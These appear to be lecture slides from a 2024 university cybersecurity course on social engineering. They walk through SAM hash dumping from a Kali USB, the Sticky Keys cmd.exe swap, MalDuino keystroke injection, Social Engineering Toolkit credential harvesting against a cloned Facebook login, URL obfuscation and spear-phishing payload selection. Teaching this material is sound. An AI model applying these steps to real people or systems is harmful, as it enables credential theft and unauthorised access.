

Cyber Warriors: A Comprehensive Introduction to Cybersecurity Tools and Techniques

June 24-28, 2024

Murtuza Jadliwala

murtuza.jadliwala@utsa.edu



UTSA



Social Engineering

Recap – Attack Kill Chain

- Most Pen-Testing activities earlier on were generally executed in an unstructured fashion
 - Pen-Testers felt that structure hindered their creativity!
 - Also, malicious hackers typically don't follow any structure!
- In 2009, Mike Cloppert of Lockheed Martin introduced the notion of Attack Kill Chain.
- An Attackers kill chain typically consists of four sequential processes
 1. Reconnaissance
 2. Delivery
 3. Exploitation
 4. Post-Exploitation

Social Engineering


Social Engineering

- **Social Engineering:** Use of **deception** to manipulate **individuals** into divulging confidential or personal information that may be used for fraudulent purposes, specifically during the attack kill-chain.
 - Specialized techniques focused on targeting the weakest link in an information system → humans!

Social Engineering

- The **success** of social engineering attacks relies on two key factors:
 - The **knowledge that is gained** during the reconnaissance phase. For example, the attacker must know the (names and usernames of) users associated with the target and how they are associated/concerned with the target host/network.
 - Understanding **how to apply this knowledge** to convince potential targets to activate the attack by impersonating. For example, by talking to them over the phone, inquiring about them, clicking on a link, or executing a program.

Social Engineering Methodology




Physical Attacks

- Kali facilitates attacks where the intruder has direct physical access to systems and/or the network.
- Physical access (to target computers/network) is usually a direct result of social engineering, especially impersonation. Common impersonations include:
 - Impersonating help desk or IT support personnel.
 - Impersonating a vendor who drops by to talk to a client, and then excuses himself to talk to someone else or visit a restroom.
 - Impersonating a delivery person dropping off a package.
 - Impersonating a trade/maintenance person.

Physical Attacks at Console


- Attacks typically performed on systems where the attacker has some sort of physical access.
- Password dumping/stealing attacks (Windows Machine):
 1. Reboot the system using the Kali USB.
 2. Once system is booted, mount the local harddrive.
 3. Once the system is mounted, navigate to the folder where passwords are store (e.g., /media/root/<ID>/Windows/System32/Config), and run `samdump2 SYSTEM SAM`.
- The SYSTEM and SAM(Security Account Manager) → database files where Windows stores password hashes:
 - Tools like John the Ripper can then be used to crack the passwords in an offline fashion.



```
Terminal - root@kali: /media/root/C45C428A5C4276E8/Windows/System32/config
File Edit View Terminal Tabs Help
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config# samdump2 SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
itsupport:1001:aad3b435b51404eeaad3b435b51404ee:08b40bf1ce31ea247411839fbec7bd64:::
root@kali:/media/root/C45C428A5C4276E8/Windows/System32/config#
```



Physical Attacks at Console

- Sticky Key Attack (Windows Machine):
 1. Reboot the system using the Kali USB.
 2. Once system is booted, mount the local harddrive.
 3. Once the system is mounted, copy over or replace the **c:\windows\system32\sethc.exe** with **c:\windows\system32\cmd.exe**
 4. **Sethc.exe** is a windows process (High contrast Invocation) which is run when the shift key is pressed 5 times → invokes the StickyKeys configuration window.
 5. After rebooting, on the login prompt, press the Shift key 5 times to get a Administrator command window, instead of the StickyKeys configuration window!



Creating Rogue Physical Devices

- Attackers can also create **poisoned bait traps**: e.g., CD-ROM, DVD, USB devices that contain files with names that invite a person to click on the file and examine its contents.
- Another option is to use **specialized USB devices** such as **MalDuino** (an Arduino powered USB device).
 - When an attacker plugs in the MalDuino, it acts as a (or simulates a) keyboard, typing commands exactly how a human would and execute the payload on the device. This is also called **keyboard injection** capability.
 - It supports Ducky Script (a scripting language) for writing customized attack scripts.



The Social Engineering Toolkit (SET)

- Open-source Python-driven framework that is specifically designed for social engineering attacks.

```
It's easy to update using the Pentesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

- A single Metasploit module

```
There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.9
```

```
Please update SET to the latest before submitting any git issues.
```

- To control the Social Engineer

```
Select from the menu:
```

- 1) Social-Engineering Attacks
 - 2) Penetration Testing (Fast-Track)
 - 3) Third Party Modules
 - 4) Update the Social-Engineer Toolkit
 - 5) Update SET configuration
 - 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

The Social Engineering Toolkit (SET)

- If you select 1) Social-Engineering Attacks, the following submenu is presented:

```
Please update SET to the latest before submitting any git issues.
```

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

Using SET: Credential Harvesting

```
Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.
```


```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.24]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com/login.php

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



```
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=0
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=080457_PUD1
PARAM: lgnjs=1544285439
POSSIBLE USERNAME FIELD FOUND: email=vijay
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

POSSIBLE PASSWORD FIELD FOUND: pass=SuperSec3rtjasdf123
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=

PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAvffPPAP//PARvAPAAAPPAAAAAAAAAAAAAAAAAAAPf/P/nAPHANCAG
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Obfuscation in Social Engineering Attacks

- How to obfuscate or transform URLs for successful attack execution?
 1. Shorten the URL using a service such as <https://goo.gl/> or tinyurl.com. These shortened URLs are commonly used on messaging and social media platforms/apps, and victims rarely use precautions when clicking on such links.
 2. Enter the link on a social media site such as Facebook or LinkedIn; the site will create its own link to replace yours, with an image of the destination page.
 3. Create a fake web page on a social media platform such as LinkedIn or Facebook; as the attacker, you control the content, and can create a compelling story to drive members to click on links or download executables.

Phishing Attacks

- Phishing is a type of software engineering attack that attempts to obtain sensitive information or data, such as usernames, passwords and credit card details, in a fraudulent fashion by **disguising** oneself as a trustworthy entity in an electronic communication.
- General phishing attacks are carried out by **sending emails** (claiming to come from a trustworthy entity) to a large number of victims.
 - The targets are generally not connected, and the email does not attempt to appeal to any specific individual.
 - These emails typically contains items of general interest and a malicious link or attachment. The attacker plays the odds that at least some people will click on the link attachment to initiate the attack.

Spear Phishing Attacks

- Spear phishing is a form of phishing attack targeted at a specific and particular target. It is often used to gain access to sensitive information or to install malware in a particular system.
- How to carry out a spear phishing attack:
 1. Ensure you have a list of potential targets and send them a personalized email that appears to be from a trusted source.
 2. To launch the attack, you need to use a list of attack vectors from the reconnaissance phase. In this example, we will take an example of 7) Adobe Flash Player "Button" Remote Code Execution.
 3. Select the attack vector that is most likely to be successful in the target environment.
 4. The attack is then carried out during the reconnaissance phase. In this example, we will take an example of 7) Adobe Flash Player "Button" Remote Code Execution.

```
***** PAYLOADS *****
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```


Spear Phishing Attacks

- How to carry out a spear phishing attack in Kali:

```
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
```

screenshots:

Questions